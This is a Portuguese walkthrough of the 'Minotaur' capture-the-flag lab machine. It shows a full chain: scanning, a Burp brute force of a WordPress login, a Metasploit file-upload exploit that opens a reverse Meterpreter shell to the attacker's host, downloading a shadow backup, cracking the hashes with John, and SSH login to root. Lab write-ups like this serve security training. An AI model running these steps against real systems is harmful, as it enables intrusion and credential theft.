Minotaur

IP da máquina: 192.168.56.223 // MAC: 08:00:27:17:42:9B

Resultados do nmap:

nmap -A -v 192.168.56.223

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ed:74:0c:c9:21:c4:58:47:d4:02:89:c7:e5:3e:09:18 (DSA)
|   2048 0c:4b:a8:24:7e:fc:cd:8a:b1:9f:87:dd:9d:06:30:05 (RSA)
|   256 40:9b:fe:f9:82:41:17:93:a2:96:34:25:1c:53:bb:ae (ECDSA)
|_  256 72:84:0c:fc:ae:81:08:66:8c:b3:01:73:81:5c:6f:44 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2020/tcp open  ftp     vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
MAC Address: 08:00:27:17:42:9B (Oracle VirtualBox virtual NIC)
```

Resultados do nikto:

nikto -h http://192.168.56.223/

```
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2cf6, size: 51607d32b8a3b, mtime: gz
ip
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-06-14 13:20:06 (GMT-3) (67 seconds)
```

Resultados do dirb:

dirb http://192.168.56.223/ /usr/share/wordlists/dirb/big.txt

```
---- Scanning URL: http://192.168.56.223/ ----
==> DIRECTORY: http://192.168.56.223/bull/
+ http://192.168.56.223/server-status (CODE:403|SIZE:294)

---- Entering directory: http://192.168.56.223/bull/ ----
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/
==> DIRECTORY: http://192.168.56.223/bull/wp-content/
==> DIRECTORY: http://192.168.56.223/bull/wp-includes/

---- Entering directory: http://192.168.56.223/bull/wp-admin/ ----
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/css/
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/images/
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/includes/
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/js/
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/maint/
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/network/
==> DIRECTORY: http://192.168.56.223/bull/wp-admin/user/

---- Entering directory: http://192.168.56.223/bull/wp-content/ ----
==> DIRECTORY: http://192.168.56.223/bull/wp-content/plugins/
==> DIRECTORY: http://192.168.56.223/bull/wp-content/themes/
==> DIRECTORY: http://192.168.56.223/bull/wp-content/uploads/

---- Entering directory: http://192.168.56.223/bull/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```


```
---- Entering directory: http://192.168.56.223/bull/wp-admin/user/ ----

---- Entering directory: http://192.168.56.223/bull/wp-content/plugins/ ----
==> DIRECTORY: http://192.168.56.223/bull/wp-content/plugins/akismet/

---- Entering directory: http://192.168.56.223/bull/wp-content/themes/ ----

---- Entering directory: http://192.168.56.223/bull/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.223/bull/wp-content/plugins/akismet/ ----
==> DIRECTORY: http://192.168.56.223/bull/wp-content/plugins/akismet/_inc/
==> DIRECTORY: http://192.168.56.223/bull/wp-content/plugins/akismet/views/
```


Cewl:


cewl http://192.168.56.223/bull -m 3 -w bulllist

```
root@kali:~# cewl http://192.168.56.223/bull -m 3 -w bulllist
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~# cat bulllist
content
Bull
Blog
bull
and
http
for
Feed
gallery
Bulls
Comments
Search
uploads
slideshow
their
```

BurpSuite:



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
2 ...
Target Positions Payloads Options
Attack Target
Configure the details of the target for the attack.
Host: 192.168.56.223
Port: 80
Use HTTPS


Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /bull/wp-login.php HTTP/1.1
Host: 192.168.56.223
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.223/bull/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Connection: close
Cookie: wordpress_test_cookie=$WP+Cookie+check$
Upgrade-Insecure-Requests: 1
log=a&pwd=a&wp-submit=$Log+In$&redirect_to=$http%3A%2F%2F192.168.56.223%2Fbull%2Fwp-admin%2F$&testcookie=$1$



Usuario e senha encontrados:

Usuario: bully // Senha: Bighornedbulls



Metasploit:

https://www.exploit-db.com/exploits/34514

```
Description:
  The Wordpress SlideShow Gallery plugin contains an authenticated
  file upload vulnerability. An attacker can upload arbitrary files to
  the upload folder. Since the plugin uses its own file upload
  mechanism instead of the WordPress API, it's possible to upload any
  file type.

References:
  https://cvedetails.com/cve/CVE-2014-5460/
  https://www.exploit-db.com/exploits/34681
  https://wpvulndb.com/vulnerabilities/7532

msf5 exploit(unix/webapp/wp_slideshowgallery_upload) >
```

set rhosts 192.168.56.223

set targeturi /bull

set wp_password Bighornedbulls

set wp_user bully

set lport 443

set lhost 192.168.56.101

```
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.56.223   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /bull            yes       The base path to the wordpress application
   VHOST                         no        HTTP server virtual host
   WP_PASSWORD  Bighornedbulls   yes       Valid password for the provided username
   WP_USER      bully            yes       A valid username
```

Sessão aberta:

```
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
[*] Trying to login as bully
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file ciszvosd.php
[*] Sending stage (38288 bytes) to 192.168.56.223
[*] Meterpreter session 1 opened (192.168.56.101:443 -> 192.168.56.223:45662) at 2020-06-14 13:47:53 -030
0
[+] Deleted ciszvosd.php

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : minotaur
OS          : Linux minotaur 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686
Meterpreter : php/linux
meterpreter >
```

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2020-06-10 13:28:23 -0300  filevmPmcM
100640/rw-r-----  121   fil   2015-05-26 23:47:17 -0300  flag.txt
100640/rw-r-----  1148  fil   2015-05-27 03:47:30 -0300  shadow.bak

meterpreter > download shadow.bak
[*] Downloading: shadow.bak -> shadow.bak
[*] Downloaded 1.12 KiB of 1.12 KiB (100.0%): shadow.bak -> shadow.bak
[*] download   : shadow.bak -> shadow.bak
meterpreter >
```

Usuários do Sistema encontrados dentro do shadow.bak:

```
sshd:*:16569:0:99999:7:::
minotaur:$6$3qaiXwrS$1Ctbj1UPpzKjWSgpIaUH0PovtO2Ar/IshWUe4tIUrJf8VlbIIijxdu4xHsXltA0mFavbo701X9.BG/fVIPD3
5.:16582:0:99999:7:::
ftp:*:16573:0:99999:7:::
heffer:$6$iH6pqgzM$3nJ00ToM38a.qLqcW8Yv0pdRiO/fXOvNv03rBzv./E0TO4B8y.QF/PNZ2JrghQTZomdVl3Zffb/MkWrFovWUi/
:16582:0:99999:7:::
h0rnbag:$6$nlapGOqY$Hp5VHWq388mVQemkiJA2U1qLI.rZAFzxCw7ivfyglRNgZ6mx68sE1futUy..m7dYJRQRUWEpm3XKihXPB9Akd
1:16582:0:99999:7:::
```

John The Ripper:

Usuário: minotaur // Senha: obiwan6

```
root@kali:~# john shadow.bak
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Remaining 3 password hashes with 3 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
obiwan6          (minotaur)
```

SSH:

```
root@kali:~# ssh minotaur@192.168.56.223
minotaur@192.168.56.223's password:
Permission denied, please try again.
minotaur@192.168.56.223's password:
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.16.0-30-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Jun 15 03:00:22 AEST 2020

  System load:  0.0               Processes:           88
  Usage of /:   7.5% of 18.81GB   Users logged in:     0
  Memory usage: 25%               IP address for eth0: 192.168.56.223
  Swap usage:   0%

  => There is 1 zombie process.

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May 27 16:55:30 2015
```

Root:

```
[sudo] password for minotaur:
root@minotaur:~# id
uid=0(root) gid=0(root) groups=0(root)
root@minotaur:~# uname -a
Linux minotaur 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 i686 i686 GNU/L
inux
root@minotaur:~#
```